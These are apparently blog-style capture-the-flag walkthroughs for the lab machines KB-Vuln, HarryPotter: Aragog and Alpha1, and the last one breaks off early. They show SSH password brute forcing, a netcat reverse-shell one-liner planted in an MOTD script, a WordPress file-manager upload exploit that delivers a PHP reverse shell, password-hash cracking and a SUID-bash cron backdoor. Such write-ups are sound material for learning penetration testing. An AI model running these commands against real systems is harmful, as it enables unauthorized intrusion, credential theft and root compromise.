Taking down KB-Vuln Machine

Overview:

Target Machine IP Address: 192.168.56.122  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Easy

You need to read on motd to take down this machine.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

nmap -sC -sV -p- -Pn -o nmap.log 192.168.56.122

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst: 
| STAT: 
| FTP server status:
| Connected to ::ffff:192.168.56.1
| Logged in as ftp
| TYPE: ASCII

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

Viewing the source code:

<!– Username : sysadmin –>

Since the machine is running ssh, we will do a brute force using the username sysadmin.

hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.122 > hydra-sysadmin.log 

cat hydra-sysadmin.log

Password:password1


ssh sysadmin@192.168.56.122   #and the password password1

cat /etc/passwd

username: eftipi

Let’s bruteforce the password for eftipi

hydra -l eftipi -P /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt ssh://192.168.56.122 > hydra-eftipi.log

/home/sysadmin/ftp/.bash_history
/home/sysadmin/user.txt

User Flag:  48a365b4ce1e322a55ae9017f3daf0c0


vim  /etc/update-motd.d/00-header

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.1 1234 >/tmp/f

Source: We will use bash onliner for reverse shell. Reference 1, 23,  4.

Note:

“I saved the file and set up my NetCat listener. Since the MOTD is triggered by a user logging into the system, I logged in as sysadmin. I didn’t get a reverse shell. But when I logged in as eftipi, I received my root shell.” – source

By the way, I got the hydra result now 🙂

[22][ssh] host: 192.168.56.122 login: eftipi password: password3


As soon as I login with above credential, I received a reverse connection with root privilege (because of motd).

Flag:


root flag: 1eedddf9fff436e6648b5e51cb0d2ec7


How I took down a machine called “HarryPotter: Aragog”

Overview:

Target Machine IP Address: 192.168.56.121  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Medium

Although author mentioned it was easy but it took me close to 5 hours to take this down.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

We came to know our target or victim machine IP: 192.168.56.121

nmap -sC -sV -p- -Pn 192.168.56.121 -o nmap.log

Output: (Information redacted)

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)

Browsing website:

Searching Directory in Webserver

gobuster dir -u 192.168.56.121 -o gobuster.log

Output:


When we visit http://192.168.56.121/blog

We understood that it is running a wordpress website. Therefore, I ran wpscan to get more information about the website.

wpscan --stealthy --url http://192.168.56.121/blog/ --plugins-version-detection aggressive --plugins-detection aggressive  -o wpscan-version.log


We came to know that the website is running an old plugin called ‘wp-file-manager’.

Vulnerable plugin: wp-file-manager
Version: 6.0

By googling regarding exploit for the plugin


Detail can be viewed from here.

On Kali Linux Machine:

wget https://ypcs.fi/misc/code/pocs/2020-wp-file-manager-v67.py

cp cp /usr/share/webshells/php/php-reverse-shell.php .

mv php-reverse-shell.php payload.php   (the reason why I rename this file is because I am trying to follow the PoC mentioned in this link)

We have to mention the Target IP address and Port Number in payload.php;  in that case, it is 192.168.56.1 and 1234 (port number)

curl -k -F cmd=upload -F target=l1_ -F debug=1 -F 'upload[]=@payload.php' -X POST http://192.168.56.121/blog/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

Open a new Terminal Kali Linux Machine:

nc -lvp 1234

On Kali Linux Machine (continue with the above curl command):

curl -kiLsS http://192.168.56.121/blog/wp-content/plugins/wp-file-manager/lib/files/payload.php

Do you see that on that new Terminal Window, you received a reverse connection.

$ id 
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@Aragog:/$ export TERM=xterm
export TERM=xterm

User Flag: (There were two users and I know you will figure it out that under which user it has the userflag)

horcrux1.txt
horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}

─$ echo "MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64 -d 
1: RidDlE's DiAry dEstroYed By haRry in chaMbEr of SeCrets


Since we know that the website was a WordPress based site, so I went to check for wp-config file and I was not able to find it under the usual location.

My knowledge on server setup came into handy.



The website directory or the website is located here /usr/share/wordpress

However, I know that this wp-config.php is not the real file. I am little impressed with the machine designer because one of my role in the current organization where I work is to setup WordPress environment and I tried my best to structure it in a way that hacker will face tough time to get it. Likewise, if I know how the machine designer place it’s wp-config.php, I will implement it in my upcoming project work. Anyway, let’s find where it is located.

ls -lah

cd /etc/wordpress
ls -lah 
cat config-default.php

DB_NAME: wordpress
DB_USER: root
DB_PASSWORD: mySecr3tPass


On Kali Linux Machine:


echo "$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc." > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

john --show

Do you recall that during the scanning phases (initial), we came to know that the machine is running with ssh service. Let’s try to login it with using the following credentials…

username: hagrid98
password: password123
Machine: 192.168.56.121

ssh hagrid98@192.168.56.121    #we got login

I was playing around and couldn’t find anything useful. It is my ritual that at this time if I don’t get anything useful, I run linpeas.sh on the victim machine (I hope you have already picked-up how to do this by now, I mean using SimpleHTTPServer 🙂 ).

I came to know that the machine has a weird file

-rwxr-xr-x 1 hagrid98 hagrid98 81 Apr 1 20:03 /opt/.backup.sh

cat /opt/.backup.sh

#!/bin/bash
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads

When I check the permission of the folder at /tmp/tmp_wp_uploads; do you see what I see? (It has root for user and group)

Although user hagrid98 has no crontab entry but it looks like root user has. Therefore, let us add the following line as the entry to the above file .backup.sh.

cp /bin/bash /tmp/bash && chmod +s /tmp/bash

Note: set user or group ID on execution (s) chmod +s is used.

I waited around 5 minutes and finally I got what I wanted, the binary with execute permission enabled.

hagrid98@Aragog:/tmp$ ls -lah
total 2.3M
drwxrwxrwt 10 root root 4.0K May 28 17:28 .
drwxr-xr-x 18 root root 4.0K Mar 31 17:52 ..
-rwsr-sr-x 1 root root 1.2M May 28 17:32 bash
-rwxr-xr-x 1 root root 1.2M May 28 17:24 bash1
drwxrwxrwt 2 root root 4.0K May 28 12:42 .font-unix
drwxrwxrwt 2 root root 4.0K May 28 12:42 .ICE-unix
drwx------ 3 root root 4.0K May 28 12:42 systemd-private-b275630ffd804e5187080888580cb0b0-apache2.service-JVTT6g
drwx------ 3 root root 4.0K May 28 12:42 systemd-private-b275630ffd804e5187080888580cb0b0-systemd-timesyncd.service-AHdvzF
drwxrwxrwt 2 root root 4.0K May 28 12:42 .Test-unix
drwxr-xr-x 5 root root 4.0K May 28 12:46 tmp_wp_uploads
drwxrwxrwt 2 root root 4.0K May 28 12:42 .X11-unix
drwxrwxrwt 2 root root 4.0K May 28 12:42 .XIM-unix
hagrid98@Aragog:/tmp$
hagrid98@Aragog:/tmp$ ./bash -p       #visit this link if you don't know why i used this line of command
hocrux: horcrux_{MjogbWFSdm9MbyBHYVVudCdzIHJpTmcgZGVTdHJPeWVkIGJZIERVbWJsZWRPcmU=}
In muggle terms: 2: maRvoLo GaUnt's riNg deStrOyed bY DUmbledOre


How I took down Alpha1 Machine

Overview:

Target Machine IP Address: 192.168.56.118  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Easy/Medium

If you know how to do ssh tunneling and know what is 'BrainFuck'. I think you are good to go.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

IP: 192.168.56.118  (which spits out by machine and we do not need to search for it)

*************************************

Since I know the machine IP address, I went ahead to do some manual assessment while running the following command (which helps to collects pretty much everything I required to know about this machine)

Browse 192.168.56.118/robots.txt

All those list of sub-directories were bogus but at the bottom, I noticed a strange character..

